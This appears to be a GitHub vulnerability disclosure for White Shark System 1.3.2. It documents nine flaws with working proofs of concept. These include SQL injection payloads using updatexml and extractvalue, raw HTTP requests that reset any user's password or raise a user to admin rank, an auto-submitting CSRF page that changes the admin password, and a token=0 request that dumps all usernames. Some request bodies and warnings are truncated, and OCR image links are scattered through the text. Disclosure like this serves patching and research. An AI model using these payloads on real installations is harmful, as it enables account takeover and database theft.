README.md

###White Shark System(wss) Multiple Vulnerability

####General description:

White Shark System(wss) is a browser-based collaborative office platform that integrates "project management", "task management", "work management" and "work log management".

[1]White Shark System(wss) 1.3.2 has a SQL injection vulnerability. The vulnerability stems from the control_task.php, control_project.php, default_user.php files failing to filter the sort parameter, remote attackers can exploit the vulnerability to obtain database sensitive information.

[2]White Shark System(wss) 1.3.2 has a SQL injection vulnerability. The vulnerability stems from the default_task_edituser.php files failing to filter the csa_to_user parameter, remote attackers can exploit the vulnerability to obtain database sensitive information.

[3]White Shark System(wss) 1.3.2 has a SQL injection vulnerability. The vulnerability stems from the log_edit.php files failing to filter the csa_to_user parameter, remote attackers can exploit the vulnerability to obtain database sensitive information.

[4]White Shark System(wss) 1.3.2 has an unauthorized access vulnerability,remote attackers can modify the password of any user.

[5]White Shark System(wss) 1.3.2 has a cross-site request forgery vulnerability,remote attackers can use the user_edit_password.php file to modify the user password.

[6]White Shark System(wss) 1.3.2 has an unauthorized access vulnerability,remote attackers can exploit this vulnerability to escalate to admin privileges.

[7]White Shark System(wss) 1.3.2 has a sensitive information disclosure vulnerability,remote attackers can obtain username information for all users of the current site.

[8]White Shark System(wss) 1.3.2 has a sensitive information disclosure vulnerability,remote attackers can exploit the vulnerability to create a task.

[9]White Shark System(wss) 1.3.2 has web site physical path leakage vulnerability.

**Environment: ** apache/php 7.0.12/White Shark System(wss) 1.3.2

[1]SQL Injection Vulnerability

The vulnerable file is control_task.php. (control_project.php, default_user.php)

In the control_task.php file:

```
148   $sortlist = "csa_last_update";
149 if (isset($_GET['sort'])) {
150     $sortlist = $_GET['sort'];
151 }
```

On line 150, if the user submits the sort parameter, it is assigned to `$sortlist`.

On line 284, the GetSQLValueString function is called to process `$sortlist` and assign it to `$query_Recordset1`.

```
284                 GetSQLValueString($sortlist, "defined", $sortlist, "NULL"),
```

```php
  switch ($theType) {
    case "text":
      $theValue = ($theValue != "") ? "'" . $theValue . "'" : "NULL";
      break;
    case "long":
    case "int":
      $theValue = ($theValue != "") ? intval($theValue) : "NULL";
      break;
    case "double":
      $theValue = ($theValue != "") ? doubleval($theValue) : "NULL";
      break;
    case "date":
      $theValue = ($theValue != "") ? "'" . $theValue . "'" : "NULL";
      break;
    case "defined":
      $theValue = ($theValue != "") ? $theDefinedValue : $theNotDefinedValue;
      break;
  }
```

In the GetSQLValueString function of function.class.php, when theType is defined, it will return the value without processing.

Go back to the control_task.php file:

```php
$query_limit_Recordset1 = sprintf("%s LIMIT %d, %d", $query_Recordset1, $startRow_Recordset1, $maxRows_Recordset1);

$Recordset1 = mysql_query($query_limit_Recordset1, $tankdb) or die(mysql_error());
```

Line 289 data directly enters the database query,the injection vulnerability was caused by not filtering the data.

Request the following url: `/index.php?sort=1,extractvalue(rand(),concat(0x3a,substring(user(),1,30)))%23`

The current user is obtained by injection as root@localhost.

[2]SQL Injection Vulnerability

The vulnerable file is default_task_edituser.php.

The system can filter requests by default only after calling the GetSQLValueString function.

In the default_task_edituser.php file:

```php
if ($_SESSION['MM_rank'] < "2") {
  header("Location: ". $restrictGoTo);
  exit;
}
```

Line 5 restricts the user to one of "Guest" / "Ordinary User" / "Project Manager" / "Administrator".

```php
$to_user = "-1";
if (isset($_POST['csa_to_user'])) {
  $to_user= $_POST['csa_to_user'];
}

mysql_select_db($database_tankdb, $tankdb);
$query_touser = "SELECT * FROM tk_user WHERE uid = '$to_user'";
$touser = mysql_query($query_touser, $tankdb) or die(mysql_error());
```

Line 20 directly puts `$_POST['csa_to_user']` into the database for query, resulting in injection.


Initiate a POST request to submit the following data:

```
POST /default_task_edituser.php HTTP/1.1
Host: 127.0.0.1:8002
Connection: keep-alive
Content-Length: 79
Pragma: no-cache
Cache-Control: no-cache
Origin: http://127.0.0.1:8002
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36
Core/1.53.4295.400 QQBrowser/9.7.12661.400
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://127.0.0.1:8002/default_user_edit.php?UID=2
Accept-Encoding: gzip, deflate
```

```
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=dob1mc5scckdktqjp6bif5dh64; csd=19

csa_to_user=1' and 1=(updatexml(1,concat(0x5e24,(select @@version),0x5e24),1))#
```

The current database version obtained by injection is 5.5.53:



[3]SQL Injection Vulnerability

The vulnerable file is log_edit.php.

In log_edit.php:

```
5  if ($_SESSION['MM_rank'] < "2") {
6    header("Location: ". $restrictGoTo);
7    exit;
8  }
```


Line 5 restricts the user to one of "Guest" / "Ordinary User" / "Project Manager" / "Administrator".

```
10 $logdate = $_GET['date'];
11 $taskid = $_GET['taskid'];
```

```
50 $query_log = sprintf("SELECT *,
51 tk_user1.uid as uid1,
52 tk_user2.tk_display_name as tk_display_name2
53 FROM tk_task_byday
54 inner join tk_task on tk_task_byday.csa_tb_backup1=tk_task.TID
55 inner join tk_user as tk_user2 on
   tk_task_byday.csa_tb_backup2=tk_user2.uid
56 inner join tk_user as tk_user1 on
   tk_task.csa_from_user=tk_user1.uid
57 WHERE csa_tb_year=$logdate AND csa_tb_backup1= %s ",
   GetSQLValueString($taskid, "text"));
58 $log = mysql_query($query_log, $tankdb) or die(mysql_error());
59 $row_log = mysql_fetch_assoc($log);
60 $totalRows_log = mysql_num_rows($log);
```

On line 58, `$logdate` enters the database query without being processed by the GetSQLValueString function, resulting in injection.

Request the following url: `/log_edit.php?date=1234/**/and/**/1=(updatexml(1,concat(0x5e24,(select%20@@version),0x5e24),1))--%20-&taskid=1`



XPATH syntax error: '^$5.5.53^$'

The current database version obtained by injection is 5.5.53.

[4]Unauthorized Access Vulnerability

In user_edit_password.php:

```
12 if (isset($_POST['tk_user_pass'])) {
13   $password = $_POST['tk_user_pass'];
14 }
15
16 $tk_password = md5(crypt($password,substr($password,0,2)));
17
18 if ((isset($_POST["MM_update"])) && ($_POST["MM_update"] == "form1"
   )) {
19   $updateSQL = sprintf("UPDATE tk_user SET tk_user_pass=%s WHERE
     uid=%s",
20                        GetSQLValueString($tk_password, "text"),
21                        GetSQLValueString($_POST['ID'], "int"));
22
23   mysql_select_db($database_tankdb, $tankdb);
24   $Result1 = mysql_query($updateSQL, $tankdb) or die(mysql_error());
```

On line 24, the password is modified for the specified user by `$_POST['ID']` and the original password is not verified. So you can override the password of someone else.

After logging in, send the following data:

```
POST /user_edit_password.php HTTP/1.1
Host: 127.0.0.1:8002
Connection: keep-alive
Content-Length: 69
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36
Core/1.53.4295.400 QQBrowser/9.7.12661.400
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://127.0.0.1:8002/user_edit_password.php?UID=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=dob1mc5scckdktqjp6bif5dh64; csd=21

tk_user_pass=a121314156&tk_user_pass2=a121314156&MM_update=form1&ID=1
```

The admin's password will be modified to a121314156.

[5]CSRF Vulnerability

Save the following as change.html:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://127.0.0.1:8002/user_edit_password.php?UID=1" method="POST">
      <input type="hidden" name="tk_user_pass" value="a1111111" />
      <input type="hidden" name="tk_user_pass2" value="a1111111" />
      <input type="hidden" name="MM_update" value="form1" />
      <input type="hidden" name="ID" value="1" />
    </form>
        <script>document.forms[0].submit();</script>
  </body>
</html>
```

After the admin accesses the page, the admin's password will be modified to a1111111. If you want to modify someone else's password, modify the corresponding UID parameter.

[6]Unauthorized Access Vulnerability

In default_user_edit.php

```
23  if ($row_Recordset1['uid'] <> $_SESSION['MM_uid'] && $_SESSION['MM_rank'] < "5") {
24    header("Location: ". $restrictGoTo);
25    exit;
26  }
```

Line 23 If the queried user uid does not match the current id or is not an admin, the operation is quit, and the user is prohibited from viewing other user details.

```
51  if ((isset($_POST["MM_update"])) && ($_POST["MM_update"] == "form1")) {
52    $updateSQL = sprintf("UPDATE tk_user SET tk_display_name=%s, tk_user_rank=%s,
      $tk_user_remark $tk_user_contact $tk_user_email WHERE uid=%s",
53
54                         GetSQLValueString($_POST['tk_display_name'], "text"),
55                         GetSQLValueString($_POST['tk_user_rank'], "text"),
56                         GetSQLValueString($_POST['ID'], "int"));
57
58    mysql_select_db($database_tankdb, $tankdb);
59    $Result1 = mysql_query($updateSQL, $tankdb) or die(mysql_error());
```

However, when the user's data update is performed on line 58, the user uid of the data to be updated is directly obtained from `$_POST['ID']`, so that the information of others can be modified.

POST requests the following data:

```
POST /default_user_edit.php?UID=2 HTTP/1.1
Host: 127.0.0.1:8002
Connection: keep-alive
Content-Length: 179
Pragma: no-cache
Cache-Control: no-cache
Origin: http://127.0.0.1:8002
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36
Core/1.53.4295.400 QQBrowser/9.7.12661.400
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://127.0.0.1:8002/default_user_edit.php?UID=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=dob1mc5scckdktqjp6bif5dh64; csd=19
```

```
tk_display_name=changed_by_todaro&tk_user_contact=18010101010&tk_user_email=12%40qq.com&tk_user_remark=aaaaaaaaaaaaaaaaaa&tk_user_ran
```

You can modify the information of the admin user.

At the same time, you can upgrade the current user to the admin by modifying tk_user_rank to 5 when you modify your own information!

```
POST /default_user_edit.php?UID=2 HTTP/1.1
Host: 127.0.0.1:8002
Connection: keep-alive
Content-Length: 183
Pragma: no-cache
Cache-Control: no-cache
Origin: http://127.0.0.1:8002
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36
Core/1.53.4295.400 QQBrowser/9.7.12661.400
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://127.0.0.1:8002/default_user_edit.php?UID=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=dob1mc5scckdktqjp6bif5dh64; csd=19

tk_display_name=todaro&tk_user_contact=18010101010&tk_user_email=12%40qq.com&tk_user_remark=aaaaaaaaaaaaaaaaaa&tk_user_rank=5&submit=
```

[7]Sensitive Information Disclosure Vulnerability

The if_get_addbook.php file does not have an authentication operation.

```
3  $getjson = file_get_contents('php://input');
4  $dataarr =json_decode($getjson, true);
5  $token=$dataarr['token'];
6
7  $uid = check_token($token);
```

Line 3 reads all the input via php://input; Line 4 decodes the json data; Line 7 checks the token value in json with the check_token function.

The check_token function is in /function.class.php:

```
382  $LoginRS__query=sprintf("SELECT uid FROM tk_user WHERE tk_user_token=%s",
383   GetSQLValueString($token, "text"));
384   $LoginRS = mysql_query($LoginRS__query, $tankdb) or die(mysql_error());
385   $loginFoundUser = mysql_num_rows($LoginRS);
```

By default, all users have a token of 0.

```
SELECT uid,tk_user_token FROM tk_user
```

uid	tk_user_token
1	0
2	0
3	0

So the check_token function returns the uid of the user whose token is 0, which is the uid of all users by default.

Go back to if_get_addbook.php:

```
9  if($uid <> 3){
10
11      $get_function = get_user_select();
12
13 $redata = json_encode($get_function);
14 echo $redata;
```

```php
function get_user_select() {
global $tankdb;
global $database_tankdb;

$query_user ="SELECT * FROM tk_user WHERE tk_user_rank <> '0' ORDER BY
CONVERT(tk_display_name USING gbk )";
$userRS = mysql_query($query_user, $tankdb) or die(mysql_error());
$row_user = mysql_fetch_assoc($userRS);

$user_arr = array ();
do {

$user_arr[$row_user['uid']]['uid'] =  $row_user['uid'];
$user_arr[$row_user['uid']]['name'] =  $row_user['tk_display_name'];
} while ($row_user = mysql_fetch_assoc($userRS));

return $user_arr;
}
```

Line 11 calls the get_user_select function in function.class.php.

POST requests the following data:

```
POST /if_get_addbook.php HTTP/1.1
Host: 127.0.0.1:8002
Connection: keep-alive
Content-Length: 11
Pragma: no-cache
Cache-Control: no-cache
Origin: http://127.0.0.1:8002
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36
Core/1.53.4295.400 QQBrowser/9.7.12661.400
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://127.0.0.1:8002/default_user_edit.php?UID=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie:

{"token":0}
```

Return information for all users:

```
POST /if_get_addbook.php HTTP/1.1
Host: 127.0.0.1:8002
Connection: keep-alive
Content-Length: 11
Pragma: no-cache
Cache-Control: no-cache
Origin: http://127.0.0.1:8002
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36
Core/1.53.4295.400 QQBrowser/9.7.12661.400
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Referer: http://127.0.0.1:8002/default_user_edit.php?UID=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie:

{"token":0}
```

```
HTTP/1.1 200 OK
Date: Tue, 28 Aug 2018 06:55:08 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 110
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

{"1":{"uid":"1","name":"changed_by_todaro"},"2":{"uid":"2","name"
:"todaro"},"3":{"uid":"3","name":"zhangsan"}}
```

[8]Unauthorized Access Vulnerability

The default_task_add.php file specifies the dispatcher by `$_POST['csa_create_user']` when assigning the task, and `$_POST['csa_create_user'] = 1` can forge the task for the admin user.

POST requests the following data:


```
POST /default_task_add.php?projectID=1&UID=-1&touser=-1 HTTP/1.1
Host: 127.0.0.1:8002
Connection: keep-alive
Content-Length: 313
Pragma: no-cache
Cache-Control: no-cache
Origin: http://127.0.0.1:8002
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36
Core/1.53.4295.400 QQBrowser/9.7.12661.400
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://127.0.0.1:8002/default_task_add.php?projectID=1&UID=-1&touser=-1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=dob1mc5scckdktqjp6bif5dh64; csd=1

csa_text=test_admin_create_project_by_todaro&csa_remark1=hhhh&csa_tag=ccccccc&csa_type=20&csa_to_dept=0001&csa_to_user=2&csa_from_dep
08-27&plan_end=2018-08-28&plan_hour=&csa_priority=3&csa_temp=3&csa_remark2=2&cont=ffff&MM_insert=form1
```

Admin 指派给您一个新任务: test_admin_create_project_by_todaro

Created a task for admin through exploits.

[9]



Notice: Undefined variable: pagetabs in
F:\tong\phpstudy\PHPTutorial\WWW\wss\control_file.php on line **64**

Notice: Undefined variable: pagetabs in
F:\tong\phpstudy\PHPTutorial\WWW\wss\control_file.php on line **66**

Notice: Undefined variable: pagetabs in
F:\tong\phpstudy\PHPTutorial\WWW\wss\control_file.php on line **68**

Notice: Undefined variable: database_tankdb in
F:\tong\phpstudy\PHPTutorial\WWW\wss\control_file.php on line **72**

Notice: Undefined variable: tankdb in
F:\tong\phpstudy\PHPTutorial\WWW\wss\control_file.php on line **72**

/control_file.php

Warning: date(): It is not safe to rely on the system's timezone settings. You are
the date.timezone setting or the date_default_timezone_set() function. In case yc
those methods and you are still getting this warning, you most likely misspelled
identifier. We selected the timezone 'UTC' for now, but please set date.timezone
timezone. in **F:\tong\phpstudy\PHPTutorial\WWW\wss\control_log.php** on li

Warning: date(): It is not safe to rely on the system's timezone settings. You are
the date.timezone setting or the date_default_timezone_set() function. In case yc
those methods and you are still getting this warning, you most likely misspelled
identifier. We selected the timezone 'UTC' for now, but please set date.timezone
timezone. in **F:\tong\phpstudy\PHPTutorial\WWW\wss\control_log.php** on li

Fatal error: Call to undefined function GetSQLValueString() in
F:\tong\phpstudy\PHPTutorial\WWW\wss\control_log.php on line **43**

/control_log.php


Fatal error: Call to undefined function get_item() in
F:\tong\phpstudy\PHPTutorial\WWW\wss\control_project.php on line **5**

/control_project.php

Strict Standards: Only variables should be passed by reference in
F:\tong\phpstudy\PHPTutorial\WWW\wss\control_task.php on line **3**


Fatal error: Call to undefined function get_item() in
F:\tong\phpstudy\PHPTutorial\WWW\wss\control_task.php on line **10**

/control_task.php



/control_log.php

/tree.php



/control_task.php

Releases

No releases published

Packages

No packages published